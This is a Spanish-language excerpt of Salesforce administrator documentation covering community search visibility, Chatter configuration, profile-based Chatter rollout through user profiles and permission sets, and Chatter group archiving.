| | Administrador de Salesforce | Miembro de la comunidad de Salesforce | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| Publicar en un registro | Puede publicar en registros de la comunidad. | Puede publicar en cualquier registro de la comunidad a la que tiene acceso el usuario. | Puede publicar en cualquier registro de la comunidad a la que tiene acceso el usuario. |
| Marcar una publicación | Puede marcar publicaciones de la comunidad actual. Las noticias en tiempo real marcadas solo contienen publicaciones de la comunidad actual. | | |
| Mencionar a alguien | Puede mencionar a personas pertenecientes a la comunidad actual. El usuario no puede mencionar a ningún usuario externo de una publicación interna. | | Puede mencionar a personas pertenecientes a la comunidad actual. |
| Compartir una publicación (volver a publicar) | Puede compartir una publicación solo en la comunidad actual. | | |
| Añadir temas una publicación | Puede añadir temas de EtiquetaAlmohadilla y temas de Chatter a cualquier publicación de la comunidad actual. Los temas son específicos de la comunidad actual y no se puede acceder a ellos desde otra comunidad. | | |

## Visibilidad de búsquedas

El comportamiento de búsqueda en las comunidades varía ligeramente de la búsqueda en la organización interna. Los resultados de búsqueda respetan las reglas de uso compartido de todos los elementos de forma predeterminada. En la siguiente tabla se describe qué tipo de usuario de una comunidad puede ver los resultados de búsqueda.

| Resultados de búsqueda para | Administrador | Miembro de la comunidad de Salesforce | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| Personas<br>Usuarios | Personas pertenecientes a la comunidad actual.<br>• La información en campos ocultos de un perfil no la pueden buscar otros socios y clientes de la comunidad, pero sí los usuarios de la organización interna de la empresa.<br>• Los usuarios del portal no pueden buscar usuarios en la comunidad cuando la barra de búsqueda está activada.<br>• Cuando los miembros de comunidad externos buscan usuarios, la búsqueda global y las búsquedas de usuario mejoradas (con la opción **Todos los campos** seleccionada) consultan el siguiente conjunto de campos limitado en registros de usuario:<br>– Nombre<br>– Nombre de usuario<br>– Id. de usuario<br>– Cuerpo<br>– Correo electrónico<br>– Teléfono<br>– Campos personalizados | | |
| Grupos | Grupos pertenecientes a la comunidad actual. | | |
| Archivos | Visibilidad de la comunidad actual:<br>• Archivos de propiedad<br>• Archivos compartidos con el usuario en un grupo público o privado<br>• Archivos compartidos con toda la comunidad<br>Visibilidad en cualquier comunidad:<br>• Archivos publicados en registros accesibles y noticias en tiempo real de registros<br>• Archivos de bibliotecas de Salesforce CRM Content a los que tengan acceso los archivos de bibliotecas<br>Los archivos de un usuario siempre son visibles en los resultados de búsqueda de ese usuario, independientemente de cómo se cargaron. | | Visibilidad de la comunidad actual:<br>• Archivos de propiedad<br>• Archivos compartidos con el usuario en un grupo público o privado<br>• Archivos compartidos con toda la comunidad<br>Visibilidad en cualquier comunidad:<br>• Archivos publicados en registros accesibles y noticias en tiempo real de los registros (a no ser que el archivo publicado en el registro se haya marcado como “Sólo interno”)<br>• Archivos de bibliotecas de Salesforce CRM Content a los que tengan acceso los archivos de bibliotecas |

| Resultados de búsqueda para | Administrador | Miembro de la comunidad de Salesforce | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| | | | Los archivos de un usuario siempre son visibles en los resultados de búsqueda de ese usuario, independientemente de cómo se cargaron. |
| Temas | Temas pertenecientes a la comunidad actual. | | |
| Fuentes | Publicaciones de noticias en tiempo real y comentarios de la comunidad donde se realizó la búsqueda.<br>La búsqueda global devuelve información de todos los contextos de noticias en tiempo real.<br>La búsqueda de noticias en tiempo real contextual ( ) devuelve información desde el contexto en el que se ha realizado la búsqueda, como en las noticias en tiempo real de un perfil de usuario, en un registro o en un grupo. Para buscar información en diferentes noticias en tiempo real de comunidad, los usuarios buscan desde esa comunidad. | | |
| Autocompletar la búsqueda | Elementos a los que se ha accedido recientemente en la comunidad actual. | | |
| Registros (cuentas, contactos, candidatos, etc.) | Visibilidad completa para todos los elementos en todas las comunidades y en la organización interna. | Visibilidad para todos los elementos a los que tiene acceso el usuario mediante su perfil de usuario o conjuntos de permisos en todas las comunidades y en la organización interna. | Visibilidad para todos los elementos a los que tiene acceso el usuario mediante su perfil de usuario o conjuntos de permisos en todas las comunidades. |
| Búsquedas de usuarios en registros | Todos los usuarios en todas las comunidades y en la organización interna. | | Los usuarios que son miembros de todas las comunidades de las que también es miembro el usuario y otros usuarios externos asociados con la misma cuenta externa. Los usuarios con licencias de portal de socios también ven al propietario de la cuenta del portal.<br>La lista Usuarios mostrados recientemente en la búsqueda muestra todos los usuarios a los que tienen acceso a través de sus licencias, configuración de perfiles, conjuntos de permisos y reglas de |

| Resultados de búsqueda para | Administrador | Miembro de la comunidad de Salesforce | Miembro externo de la comunidad (licencias Portal de clientes, Portal de socios, Comunidad de socios o Comunidad de clientes) |
|---|---|---|---|
| | | | colaboración. Si la colaboración de usuario está activada en su organización, este comportamiento varía dependiendo de cómo está configurada.<br>Para los miembros de comunidad externos, las búsquedas de usuario mejoradas buscan en un conjunto limitado de campos cuando la opción **Todos los campos** está seleccionada. |
| Búsquedas en registros | Visibilidad completa para todos los elementos en todas las comunidades y su organización interna. | Visibilidad para todos los elementos a los que tiene acceso el usuario mediante su perfil de usuario o conjuntos de permisos en todas las comunidades y su organización interna. | Visibilidad para todos los elementos a los que tiene acceso el usuario mediante su perfil de usuario o conjuntos de permisos en todas las comunidades. |
| Búsquedas en Gestión de comunidad | Las búsquedas en Gestión de comunidad devuelven inicialmente los últimos elementos que ha visualizado desde la comunidad. Si un objeto que está buscando no está en la lista Documentos vistos recientemente, intente escribir todo o parte del nombre del objeto y vuelva a buscar. | No | No |
| Artículos de Salesforce Knowledge | Licencia de usuario Salesforce Knowledge, permiso `Leer` en el tipo de artículo y visibilidad de la categoría. | Licencia de usuario Salesforce Knowledge, permiso `Leer` en el tipo de artículo y visibilidad en la categoría del artículo. | Visibilidad en la categoría del artículo. |

CONSULTE TAMBIÉN

Descripción general de comunidades Salesforce

# Configurar y mantener herramientas de colaboración

Ayude sus usuarios a colaborar entre sí y con personas fuera de su organización. Para obtener ayuda con la administración básica de Salesforce, consulte *Configurar su organización*.

Salesforce Chatter

Conecte, implique y motive los usuarios para colaborar y trabajar con eficiencia en la organización independientemente de su función o ubicación.

Salesforce Files

Personalice formatos de página para incluir en la lista relacionada Files; de modo que los usuarios vean una lista de archivos asociados con un registro.

Salesforce Files Sync

Con Salesforce Files sync, los usuarios pueden sincronizar archivos entre sus dispositivos y Salesforce.

Salesforce Files Connect

Con Files Connect, los usuarios de Salesforce pueden acceder, compartir y buscar datos externos desde sistemas como Google Drive, SharePoint o Box.

Chatter Desktop

Controle el acceso a Chatter Desktop e instale y configure la versión gestionada de Chatter Desktop.

Salesforce CRM Content

Almacenar, compartir y gestionar sus archivos en bibliotecas de contenidos.

Google Apps

Active aplicaciones de Google como Google Docs, Gmail y aplicaciones de AppExchange relacionadas con Google: personalizadas para utilizar en Salesforce.

Otros recursos

¿Necesita más información? Consulte estas sugerencias.

# Salesforce Chatter

Conecte, implique y motive los usuarios para colaborar y trabajar con eficiencia en la organización independientemente de su función o ubicación.

Salesforce Chatter permite a los usuarios colaborar en oportunidades de ventas, casos de servicio, campañas y proyectos con aplicaciones integradas y acciones personalizadas. Las organizaciones de Salesforce creadas después del 22 de junio de 2010 ya tienen Chatter activado para todos los usuarios de forma predeterminada. Sin embargo, so solo desea que algunas partes de su organización utilicen Chatter, puede realizar en su lugar una implementación basada en perfiles de Chatter. Con una implementación basada en perfiles, solo los usuarios que tienen asignados los conjuntos de permisos o perfiles de usuarios obligatorios tienen acceso a Chatter. La implementación de perfiles basados en perfiles de Chatter es útil para empresas grandes, organizaciones o agencias estatales con restricciones reglamentarias. Les permite planear una implementación controlada e implementar Chatter departamento por departamento.

Recomendamos implementar Chatter para todos los usuarios en su organización, salvo que su empresa no desee que todos los usuarios tengan acceso a Chatter. Chatter es seguro y respeta todas las configuraciones y permisos de seguridad de su organización de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Chatter:
- "Personalizar aplicación"

### Descripción general de la implementación basada en perfiles de Chatter

La implementación basada en perfiles de Chatter habilita Chatter para un subconjunto de usuarios en lugar de para todos los usuarios de la organización.

### Configuración de Chatter

Chatter se activa de forma predeterminada en Salesforce y la aplicación Salesforce1. Configure varias funciones de Chatter y personalice la experiencia de Chatter para sus usuarios en la página Configuración de Chatter en Configuración.

### Acciones y formatos del publicador

Las acciones agregan funciones al publicador de Chatter y permiten a sus usuarios realizar más tareas en Salesforce y Salesforce1.

### Seguimiento de las noticias en tiempo real

El seguimiento de noticias en tiempo real realiza un seguimiento de los cambios en objetos y campos y los publica como actualizaciones en Chatter. Los usuarios que siguen un registro, ven las actualizaciones de noticias en tiempo real en sus noticias en tiempo real de Chatter.

### Configuración de correo electrónico y marca en Chatter

La configuración de correo electrónico de Chatter le permite controlar si los usuarios reciben notificaciones por correo electrónico acerca de nuevas publicaciones, comentarios y otros cambios. También puede cambiar el formato de los mensajes de correo electrónico, como agregar el logotipo de su empresa y la información del remitente.

### Acciones y formatos de publicaciones de Chatter

Las acciones en las publicaciones y comentarios aparecen en el menú desplegable de una publicación o comentario. Los usuarios pueden modificar, agregar a favoritos, silenciar y eliminar publicaciones, así como agregar temas y crear tareas a partir de publicaciones.

### Formatos de grupo

El formato de grupo le permite personalizar qué campos, botones, acciones y listas aparecen en los grupos de Chatter. Los cambios en el formato del grupo afectan a todos los grupos de su organización, pero solo se muestran en las páginas de grupos en Salesforce1. Los cambios en el publicador del grupo se muestran en el sitio completo de Salesforce y en la aplicación Salesforce1.

### Temas sobre objetos

Los temas sobre objetos es una de las maneras más potentes de externalizar de forma colaborativa los temas y problemas clave de su empresa.

Personalizar Influencia de Chatter

Personalice los umbrales de actividad para publicaciones, comentarios y Me gusta para mejorar el cálculo de influencia de Chatter.

Directrices para la eliminación de los mensajes de Chatter de sus usuarios

Los administradores de Salesforce con el permiso "Gestionar mensajes de Chatter" pueden acceder a los mensajes privados de todos los usuarios a través de la API de SOAP. Puede ver y eliminar cualquier mensaje (como para fines de comprobación).

Crear informes sobre Chatter con el paquete Paneles

El paquete Paneles de Salesforce Chatter tiene gran utilidad. Obtiene múltiples paneles, más de 100 informes, e incluso tipos de informes personalizados que puede utilizar para supervisar y gestionar la adopción e implicación de Chatter en su organización.

Licencias de usuarios de Chatter

Todas las licencias estándar de Salesforce permiten el acceso libre a Chatter a cualquier usuario en su organización. Salesforce ofrece también licencias específicas de Chatter: Chatter External, Chatter Free y Chatter Only (también conocido como Chatter Plus).

# Descripción general de la implementación basada en perfiles de Chatter

La implementación basada en perfiles de Chatter habilita Chatter para un subconjunto de usuarios en lugar de para todos los usuarios de la organización.

La implementación basada en perfiles de Chatter permite que Chatter esté disponible para una parte de la organización, pero no para todos los usuarios. Una vez que la implementación basada en perfiles de Chatter está habilitada para organización, puede activar Chatter para los usuarios con el perfil de usuario o los conjuntos de permisos requeridos. Los demás usuarios de la organización no tendrán acceso a Chatter.

Ejemplo: Supongamos que asigna un conjunto de permisos o perfil que excluye el acceso de Chatter a un subconjunto de usuarios. Estos usuarios aún tienen acceso a objetos de Salesforce pero no ven las noticias en tiempo real del registro y no pueden realizar publicaciones.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Preparase para la implementación basada en perfiles de Chatter

Si está implementando Chatter solo en un subconjunto de usuarios, prepare su organización para controlar el acceso a Chatter con conjuntos de permisos y perfiles de usuario personalizados.

Control del acceso a Chatter mediante perfiles de usuario

Modifique los perfiles de usuario existentes para permitir o denegar el acceso a Chatter.

Control del acceso a Chatter mediante conjuntos de permisos

Control el acceso a Chatter modificando conjuntos de permisos existentes o creando nuevos.

Consideraciones sobre la implementación basada en perfiles

En las organizaciones que usan la implementación basada en perfiles de Chatter, se aplican determinadas limitaciones a los perfiles de usuario, los conjuntos de permisos y la interacción entre los usuarios con y sin acceso a Chatter.

## Preparase para la implementación basada en perfiles de Chatter

Si está implementando Chatter solo en un subconjunto de usuarios, prepare su organización para controlar el acceso a Chatter con conjuntos de permisos y perfiles de usuario personalizados.

Desde una perspectiva de alto nivel, la implementación basada en perfiles de Chatter consta de estos pasos:

Nota: Antes de empezar, desactive Chatter para toda su organización (vaya a la configuración de Chatter y anule la selección de **Activar**).

1. Salesforce habilita la función de implementación basada en perfiles de Chatter para su organización.
2. Usted determina quién accede a Chatter.
3. Usted revisa y modifica conjuntos de permisos y perfiles de usuario personalizados.
4. Compruebe que el permiso Activar Chatter en un conjunto de permisos o perfil de usuario personalizado tiene la configuración que desee.
5. Para permitir o restringir el acceso de Chatter, asigne el conjunto de permisos o perfil asociado a los usuarios.
6. Active Chatter para su organización.

   Nota: Realice el paso 6 como un paso final separado. Si se combina el paso 6 con otro paso o se realiza sin seguir la secuencia, pueden producirse resultados impredecibles y no deseados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Descripción general de la implementación basada en perfiles de Chatter

Control del acceso a Chatter mediante perfiles de usuario

Control del acceso a Chatter mediante conjuntos de permisos

## Control del acceso a Chatter mediante perfiles de usuario

Modifique los perfiles de usuario existentes para permitir o denegar el acceso a Chatter.

Cuando Salesforce activa la implementación basada en perfiles de Chatter para su organización, el permiso Activar Chatter se agrega a todos los perfiles de usuario y conjuntos de permisos existentes. Este permiso se habilita automáticamente para todos los perfiles estándar. Además, se habilita automáticamente para todos los perfiles personalizados si alguno de los siguientes permisos de nivel de usuario ya se ha habilitado manualmente o como parte de una licencia:

- "Crear y poseer nuevos grupos de Chatter" (ChatterOwnGroups)
- "Crear y compartir Entregas de contenido para archivos de Chatter" (ChatterFileLink)
- "Invitar clientes a Chatter" (ChatterInviteExternalUsers)
- "Gestionar mensajes de Chatter" (ManageChatterMessages)
- "Moderar Chatter" (ModerateChatter)
- "Moderar noticias en tiempo real de Chatter" (ModerateNetworkFeeds)
- "Noticias en tiempo real de casos de uso" (ViewCaseInteraction)
- "Ver todos los datos" (ViewAllData)

Modifique los perfiles personalizados existentes con los permisos correspondientes para controlar el acceso a Chatter y cree perfiles personalizados si es necesario.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para habilitar Chatter:
- "Personalizar aplicación"

1. Inicie sesión como administrador de Salesforce.
2. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.




3. Para cada perfil de usuario personalizado existente:
   a. Haga clic en **Modificar**.
   b. En la sección Permisos administrativos, seleccione o cancele la selección de **Activar Chatter** en función de si desea que los usuarios con este perfil tengan acceso a Chatter.




   El permiso Activar Chatter solo está disponible si la implementación basada en perfiles de Chatter se ha habilitado para su organización.

   c. Guarde sus cambios.
4. Si procede, cree perfiles de usuario personalizados con los permisos correspondientes y asígnelos a los usuarios.

Nota: La selección del permiso Activar Chatter en un perfil de un usuario no activa Chatter automáticamente para dicho usuario. Los usuarios no pueden usar Chatter hasta que activa Chatter para su organización.

CONSULTE TAMBIÉN

- Preparase para la implementación basada en perfiles de Chatter
- Control del acceso a Chatter mediante conjuntos de permisos
- Configuración de Chatter
- Consideraciones sobre la implementación basada en perfiles

## Control del acceso a Chatter mediante conjuntos de permisos

Control el acceso a Chatter modificando conjuntos de permisos existentes o creando nuevos.

Si habilita o deshabilita Chatter mediante conjuntos de permisos, tenga en cuenta lo siguiente:

- Los conjuntos de permisos persisten frente a la configuración de perfiles de usuario al habilitar Chatter. Todos los usuarios con un conjunto de permisos habilitado para Chatter tienen acceso a Chatter incluso si Chatter no está habilitado en sus perfiles de usuario.
- Los conjuntos de permisos no persisten frente a la configuración de perfiles de usuario si deshabilita Chatter. Todos los usuarios con un perfil de usuario habilitado para Chatter tienen acceso a Chatter incluso si Chatter está deshabilitado en sus conjuntos de permisos. Para evitar que un usuario acceda a Chatter, desactive Chatter tato en el conjunto de permisos como en el perfil de usuario del usuario.

En el caso de sus conjuntos de permisos existentes, verifique si incluyen los permisos de Chatter correctos y requeridos para el subconjunto de usuarios correspondiente.

1. Navegue hasta Conjuntos de permisos.
2. Para cada conjunto de permisos de nivel de usuario existente:
   a. En la sección Sistema, haga clic en **Permisos del sistema**.
   b. Haga clic en **Modificar** y seleccione **Activar Chatter**. Este permiso solo está disponible después de que la implementación basada en perfiles de Chatter se haya activado para su organización.


EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para habilitar Chatter:
- "Personalizar aplicación"




**c.** Guarde sus cambios.

**3.** Si procede, cree conjuntos de permisos con los permisos correspondientes y asígnelos a los usuarios. De forma predeterminada, todos los permisos de un conjunto de permisos nuevo está deshabilitados. Active los siguientes permisos de Chatter en el nuevo conjunto de permisos de modo que los usuarios tengan estos permisos.

- "Crear y poseer nuevos grupos de Chatter" (ChatterOwnGroups)
- "Crear y compartir Entregas de contenido para archivos de Chatter" (ChatterFileLink)
- "Invitar clientes a Chatter" (ChatterInviteExternalUsers)
- "Gestionar mensajes de Chatter" (ManageChatterMessages)
- "Moderar Chatter" (ModerateChatter)
- "Moderar noticias en tiempo real de Chatter" (ModerateNetworkFeeds)
- "Noticias en tiempo real de casos de uso" (ViewCaseInteraction)
- "Ver todos los datos" (ViewAllData)

Nota: La selección del permiso Activar Chatter en un conjunto de permisos de un usuario no activa Chatter automáticamente para dicho usuario. Los usuarios no pueden usar Chatter hasta que activa Chatter para su organización.

CONSULTE TAMBIÉN

Preparase para la implementación basada en perfiles de Chatter
Control del acceso a Chatter mediante perfiles de usuario
Configuración de Chatter
Consideraciones sobre la implementación basada en perfiles

## Consideraciones sobre la implementación basada en perfiles

En las organizaciones que usan la implementación basada en perfiles de Chatter, se aplican determinadas limitaciones a los perfiles de usuario, los conjuntos de permisos y la interacción entre los usuarios con y sin acceso a Chatter.

- La opción Activar Chatter no está disponible a menos que la implementación basada en perfiles de Chatter se haya habilitado para la organización.
- Los conjuntos de permisos persisten frente a la configuración de perfiles de usuario al habilitar Chatter. Todos los usuarios con un conjunto de permisos habilitado para Chatter tienen acceso a Chatter incluso si Chatter no está habilitado en sus perfiles de usuario.
- Los conjuntos de permisos no persisten frente a la configuración de perfiles de usuario si deshabilita Chatter. Todos los usuarios con un perfil de usuario habilitado para Chatter tienen acceso a Chatter incluso si Chatter está deshabilitado en sus conjuntos de permisos. Para evitar que un usuario acceda a Chatter, desactive Chatter tato en el conjunto de permisos como en el perfil de usuario del usuario.
- La selección del permiso Activar Chatter en un perfil de usuario o un conjunto de permisos no activa Chatter automáticamente para la organización. Active Chatter para la organización después de modificar los perfiles de usuario y los conjuntos de permisos.
- Los perfiles de usuario de Salesforce estándar tienen Chatter habilitado de forma predeterminada. No puede deshabilitar Chatter para estos perfiles estándar.
- No anule la selección de Activar permiso de Chatter en un perfil de usuario externo de Chatter duplicado. El usuario ve un mensaje de error y no puede iniciar sesión.
- No anule la selección del permiso Activar Chatter en un perfil de moderador duplicado de Chatter Free o Chatter. Obtiene un mensaje de error y no puede guardar el perfil.
- La habilitación de la implementación basada en perfiles de Chatter y de Chatter para una organización también habilita un conjunto de permisos de usuario de Chatter dependientes. Si Chatter está deshabilitado para la organización, estos permisos también están deshabilitados. No obstante, si Chatter se vuelve a habilitar, estos permisos se habilitan de nuevo automáticamente y el administrador debe habilitarlos de forma explícita.
- Si la implementación basada en perfiles de Chatter está habilitada para una organización, Chatter se habilita automáticamente para los perfiles estándar. Para todos los perfiles y conjuntos de permisos personalizados, Chatter se habilita automáticamente si alguno de los siguientes permisos de nivel de usuario ya se ha habilitado manualmente o como parte de una licencia:
  - "Crear y poseer nuevos grupos de Chatter" (ChatterOwnGroups)
  - "Crear y compartir vínculos en archivos de Chatter" (ChatterFileLink)
  - "Invitar clientes a Chatter" (ChatterInviteExternalUsers)
  - "Gestionar mensajes de Chatter" (ManageChatterMessages)
  - "Moderar Chatter" (ModerateChatter)
  - "Moderar noticias en tiempo real de Chatter" (ModerateNetworkFeeds)

  - "Noticias en tiempo real de casos de uso" (ViewCaseInteraction)
  - "Ver todos los datos" (ViewAllData)
- En las organizaciones con Work.com habilitado, los usuarios con acceso a Chatter pueden mostrar su agradecimiento a los usuarios que no tienen acceso a Chatter.
- Si su organización ya tiene Chatter activado y cambia a la implementación basada en perfiles de Chatter, active Chatter manualmente en todos los conjuntos de permisos y perfiles personalizados existentes. De lo contrario, los usuarios que tienen asignados estos conjuntos de permisos y perfiles personalizados pierden el acceso a Chatter.
- Cuando la implementación basada en perfiles de Chatter está activada, los usuarios que no pueden utilizar Chatter debido a su perfil o permisos tampoco pueden utilizar la búsqueda global. La búsqueda avanzada está disponible para esos usuarios.

# Configuración de Chatter

Chatter se activa de forma predeterminada en Salesforce y la aplicación Salesforce1. Configure varias funciones de Chatter y personalice la experiencia de Chatter para sus usuarios en la página Configuración de Chatter en Configuración.

- Para acceder a la página Configuración de Chatter, introduzca *Chatter* en el cuadro Búsqueda rápida y seleccione *Configuración de Chatter*.
- Para desactivar Chatter para toda su organización, anule la selección de Activar en la sección Configuración de Chatter.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

### Configuración de grupos de Chatter

Configure las funciones de grupos como la archivación de grupos, los registros en grupos y grupos sin registrar. Los grupos de Chatter representan el espacio de colaboración principal en Chatter donde las personas comparten información, publican actualizaciones y formulan preguntas.

### Activar emoticonos en las noticias en tiempo real

Los emoticonos permiten a sus usuarios agregar expresiones como una cara sonriente a sus publicaciones y comentarios introduciendo una combinación de caracteres.

### Invitaciones de clientes

Permitir a los usuarios invitar clientes a grupos privados que poseen o gestionan. Los clientes son usuarios ajenos a los dominios de correo electrónico de la empresa. Tienen un acceso limitado a Chatter y solo pueden ver grupos a los que estén invitados e interactuar con miembros de esos grupos.

### Invitaciones de compañeros de trabajo

Permita a los usuarios de Salesforce invitar a compañeros de trabajo sin licencias de Salesforce en Chatter. Los usuarios invitados pueden acceder a las personas, perfiles, grupos y archivos de Chatter pero no pueden ver los datos de registro a menos que tengan una licencia de Salesforce.

### Activar Acciones en el publicador

Para agregar acciones globales al publicador, debe activar primero la función Acciones en el publicador en la configuración de Chatter. Las acciones agregan funciones al publicador de Chatter y permiten a sus usuarios realizar más tareas en Salesforce y Salesforce1.

Descripción general de la modificación de comentarios y publicaciones de noticias en tiempo real

Con la modificación de publicaciones de noticias en tiempo real, los usuarios pueden modificar sus propias publicaciones de noticias en tiempo real. Los propietarios de los registros pueden también modificar cualquier publicación en registros que poseen, no importa quién creó la publicación.

CONSULTE TAMBIÉN

Salesforce Chatter

## Configuración de grupos de Chatter

Configure las funciones de grupos como la archivación de grupos, los registros en grupos y grupos sin registrar. Los grupos de Chatter representan el espacio de colaboración principal en Chatter donde las personas comparten información, publican actualizaciones y formulan preguntas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Archivado de grupos de Chatter

El archivado de grupos se activa de forma predeterminada para su organización. Si un grupo no tiene nuevas publicaciones de noticias en tiempo real o comentarios durante 90 días consecutivos, se archiva el grupo automáticamente. Cuando se activa el archivado de grupos, se revisa la actividad de noticias en tiempo real en los grupos de forma semanal.

Activar registros en grupos de Chatter

Los registros se permiten en grupos de forma predeterminada. Personalice el publicador del grupo para incluir la acción Agregar registro, de modo que los usuarios puedan agregar registros a grupos.

Activar grupos sin registrar de Chatter

Active grupos sin registrar para su organización para permitir a los usuarios colaborar con mayor privacidad en Chatter.

Limitaciones de grupos sin registrar

Tenga en cuenta las limitaciones de los grupos sin registrar antes de decidir activarlos en su organización.

### Archivado de grupos de Chatter

El archivado de grupos se activa de forma predeterminada para su organización. Si un grupo no tiene nuevas publicaciones de noticias en tiempo real o comentarios durante 90 días consecutivos, se archiva el grupo automáticamente. Cuando se activa el archivado de grupos, se revisa la actividad de noticias en tiempo real en los grupos de forma semanal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Mencionar un grupo no cuenta como actividad de noticias en tiempo real y no retrasa el archivado de grupo. Los grupos archivados se tienen en cuenta en los límites de grupo de su organización (30.000), pero no en los límites de pertenencia de grupo de un usuario (300).

